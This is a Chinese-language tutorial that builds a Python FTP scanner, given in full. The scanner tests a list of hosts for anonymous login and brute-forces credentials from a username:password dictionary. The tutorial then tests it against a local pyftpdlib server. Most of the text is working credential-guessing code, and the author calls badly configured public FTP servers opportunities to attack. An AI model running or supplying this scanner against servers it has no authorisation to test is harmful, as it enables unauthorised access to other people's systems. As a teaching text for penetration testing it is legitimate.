Python 实现 FTP 弱口令扫描器

by: bird

1.项目说明

本次项目通过使用 Python 实现一个 FTP 弱口令扫描器，学习 Python 渗透测试技术，项目涉及 FTP 协议原理，ftplib 库的使用等知识点。

项目参考自《Python绝技--运用Python成为顶级黑客》

2.基础知识

FTP服务器

FTP服务器（File Transfer Protocol Server）是在互联网上提供文件存储和访问服务的计算机，它们依照FTP协议提供服务。 FTP是File Transfer Protocol(文件传输协议)。顾名思义，就是专门用来传输文件的协议。简单地说，支持FTP协议的服务器就是FTP服务器。

FTP是仅基于TCP的服务，不支持UDP。与众不同的是FTP使用2个端口，一个数据端口和一个命令端口（也可叫做控制端口）。通常来说这两个端口是21（命令端口）和20（数据端口）。但FTP 工作方式的不同，数据端口并不总是20。这就是主动与被动FTP的最大不同之处。主要有两种工作模式:

- 主动FTP

FTP服务器的控制端口是21，数据端口是20，所以在做静态映射的时候只需要开放21端口即可，他会用20端口和客户端主动的发起连接。

- 被动FTP

服务器的控制端口是21，数据端口是随机的，且是客户端去连接对应的数据端口，所以在做静态的映射话只开放21端口是不可以的。此时需要做DMZ。

FTP扫描器实现方案

扫描匿名FTP

FTP匿名登录的扫描主要应用于批量扫描中，单独针对一个FTP服务器进行扫描的话成功几率比较小，不过也不排除成功的可能。很多网站都开放Ftp服务方便用户下载资源（这个允许匿名登录不足为奇），更疯狂的是网站管理人员为了方便网站访问软件的更新也开放了Ftp匿名登录（估计不是自己家的网站.....）。这样就给了我们很多机会，尤其后者的服务器

很容易就受到攻击

扫描FTP弱口令

FTP弱口令扫描其实就是暴力破解，为何不称为暴力破解呢？因为只是扫描一些简单的密码组合，并不是所有可能的密码组合

3. 开发步骤

FTP匿名扫描器的实现

这里要用到Python的ftplib库中的FTP这个类，FTP这个类实现了Ftp客户端的大多数功能，比如连接Ftp服务器、查看服务器中的文件、上传、下载文件等功能，接下来来定义anonScan(hostname)这个函数以实现扫描可匿名登录的Ftp服务器。

代码如下：

```
#匿名登录扫描
def anonScan(hostname):                    #参数是主机名
    try:
        with FTP(hostname) as ftp:         #创建Ftp对象
            ftp.login()                    #Ftp匿名登录
            print('\n[*] ' + str(hostname) + " FTP Anonymous login successful!") #不抛出异常则表明登录成功
            return True
    except Exception as e:                 #抛出异常则表明匿名登录失败
        print('\n[-] ' + str(hostname) + " FTP Anonymous logon failure!")
        return False
```

代码很简短，主要在注释中解释了代码的含义。这里说一下这个函数的思路，首先用主机名构造了一个Ftp对象(即ftp)，然后用这个ftp调用不带任何参数的login()函数即表示要匿名登录这个Ftp服务器，如果登录过程中没有产生异常，则表明匿名登录成功，否则匿名登录失败！

FTP弱口令的扫描

FTP弱口令的扫描依赖于用户名和密码字典，字典格式如下：

接下来针对字典中的格式来实现FTP弱口令的扫描，创建代码文件 ftpScanner.py ，代码如下：

```
#暴力破解
def vlcLogin(hostname, pwdFile):                    #参数(主机名，字典文件)
    try:
        with open(pwdFile, 'r') as pf:              #打开字典文件
            for line in pf.readlines():             #循环读取字典文件中的每一行
                time.sleep(1)                       #等待1秒
                userName = line.split(':')[0]       #从读取的内容中取出用户名
                passWord = line.split(':')[1].strip('\r').strip('\n') #从读取的内容中取出密码
                print('[+] Trying: ' + userName + ':' + passWord)
```

```
                try:
                    with FTP(hostname) as ftp:  #以主机名为参数构造Ftp对象
                        ftp.login(userName, passWord)   #使用读取出的用户名密码登录Ftp服务器
                        #如果没有产生异常则表示登录成功，打印主机名、用户名和密码
                        print('\n[+] ' + str(hostname) + ' FTP Login successful: '+ \
                              userName + ':' + passWord)
                        return (userName, passWord)
                except Exception as e:
                    # 产生异常表示没有登录成功，这里我们不用管它，继续尝试其他用户名、密码
                    pass
    except IOError as e:
        print('Error: the password file does not exist!')
    print('\n[-] Cannot crack the FTP password, please change the password dictionary try again!')
    return (None,None)
```

这段代码其实就是循环从字典中读取用户名和密码并尝试登陆，登陆成功则表明找到用户名和密码。由于这个函数将主机名定义成了可以用“，”分割的字符串。找到密码并不会终止程序，而是会继续扫描其他主机的弱口令，直到所有的主机都扫描一遍

命令行解析

至此Ftp扫描器已经几乎完成了，代码并不多，也很简单。现在需要做的是让脚本可以处理命令行输入，以控制扫描哪些主机。处理命令行参数将用到Python中的argparse库，这个库是Python中自带的模块，处理命令行将变得非常简单，下面一起见证一下argparse的强大之处，先上代码：

```
# 这里用描述创建了ArgumentParser对象
    parser = argparse.ArgumentParser(description = 'FTP Scanner')
    # 添加-H命令dest可以理解为咱们解析时获取-H参数后面值的变量名,help是这个命令的帮助信息
    parser.add_argument('-H',dest='hostName',help='The host list with ","space')
    parser.add_argument('-f',dest='pwdFile',help='Password dictionary file')
    options = None
    try:
```

```
        options = parser.parse_args()

    except:
        print(parser.parse_args(['-h']))
        exit(0)
    hostNames = str(options.hostName).split(',')
    pwdFile = options.pwdFile
```

通过argparse库来解析命令行参数，可以根据添加参数时指定的help关键字的内容来自动生成帮助文档

整个全部代码

基本的代码已经实现完成了，现在把上面的代码整合一下就可以了，代码如下：

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from ftplib import *
import argparse
import time

#匿名登录扫描
def anonScan(hostname):                 #参数是主机名
    try:
        with FTP(hostname) as ftp:      #创建Ftp对象
            ftp.login()                 #Ftp匿名登录
            print('\n[*] ' + str(hostname) + " FTP Anonymous login
successful!") #不抛出异常则表明登录成功
            return True
    except Exception as e:              #抛出异常则表明匿名登录失败
        print('\n[-] ' + str(hostname) + " FTP Anonymous logon
failure!")
        return False

#暴力破解
def vlcLogin(hostname, pwdFile):                #参数(主机名，字典文件)
    try:
        with open(pwdFile, 'r') as pf:          #打开字典文件
            for line in pf.readlines():         #循环读取字典文件中的每
一行
                time.sleep(1)                   #等待1秒
                userName = line.split(':')[0]   #从读取的内容中取出用户
名
```

```
                passWord = line.split(':')[1].strip('\r').strip('\n')
#从读取的内容中取出密码
                print('[+] Trying: ' + userName + ':' + passWord)
                try:
                    with FTP(hostname) as ftp:  #以主机名为参数构造Ftp对
象
                        ftp.login(userName, passWord)   #使用读取出的用
户名密码登录Ftp服务器
                        #如果没有产生异常则表示登录成功，打印主机名、用户名
和密码
                        print('\n[+] ' + str(hostname) + ' FTP Login
successful: '+ \
                              userName + ':' + passWord)
                        return (userName, passWord)
                except Exception as e:
                    # 产生异常表示没有登录成功，这里我们不用管它，继续尝试
其他用户名、密码
                    pass
    except IOError as e:
        print('Error: the password file does not exist!')
    print('\n[-] Cannot crack the FTP password, please change the
password dictionary try again!')
    return (None,None)

def main():
    # 这里用描述创建了ArgumentParser对象
    parser = argparse.ArgumentParser(description='FTP Scanner')
    # 添加-H命令dest可以理解为咱们解析时获取-H参数后面值的变量名,help是这个
命令的帮助信息
    parser.add_argument('-H',dest='hostName',help='The host list with
","space')
    parser.add_argument('-f',dest='pwdFile',help='Password dictionary
file')
    options = None
    try:
        options = parser.parse_args()

    except:
        print(parser.parse_args(['-h']))
        exit(0)

    hostNames = str(options.hostName).split(',')
    pwdFile = options.pwdFile
    if hostNames == ['None']:
```

```
        print(parser.parse_args(['-h']))
        exit(0)

    for hostName in hostNames:
        username = None
        password = None
        if anonScan(hostName) == True:
            print('Host: ' + hostName + ' Can anonymously!')
        elif pwdFile != None:
            (username,password) = vlcLogin(hostName,pwdFile)
            if password != None:
                print('\n[+] Host: ' + hostName + 'Username: ' +
username + \
                      'Password: ' + password)

    print('\n[*]------------------Scan End!-------------------[*]')


if __name__ == '__main__':
    main()
```

4. 搭建环境测试


使用python的第三方库pyftpdlib

```
sudo pip3 install pyftpdlib
```


启动ftp服务器，输入如下命令：

```
sudo python3 -m pyftpdlib -p 21
```

这里默认是允许匿名登录



测试一下匿名登录



5. 总结

实现Ftp弱口令扫描器，主要用到以下知识点：

FTP 服务器的基本概念

使用 FTPlib 如何一步一步的实现Ftp弱口令扫描器

使用 argparse 解析命令行参数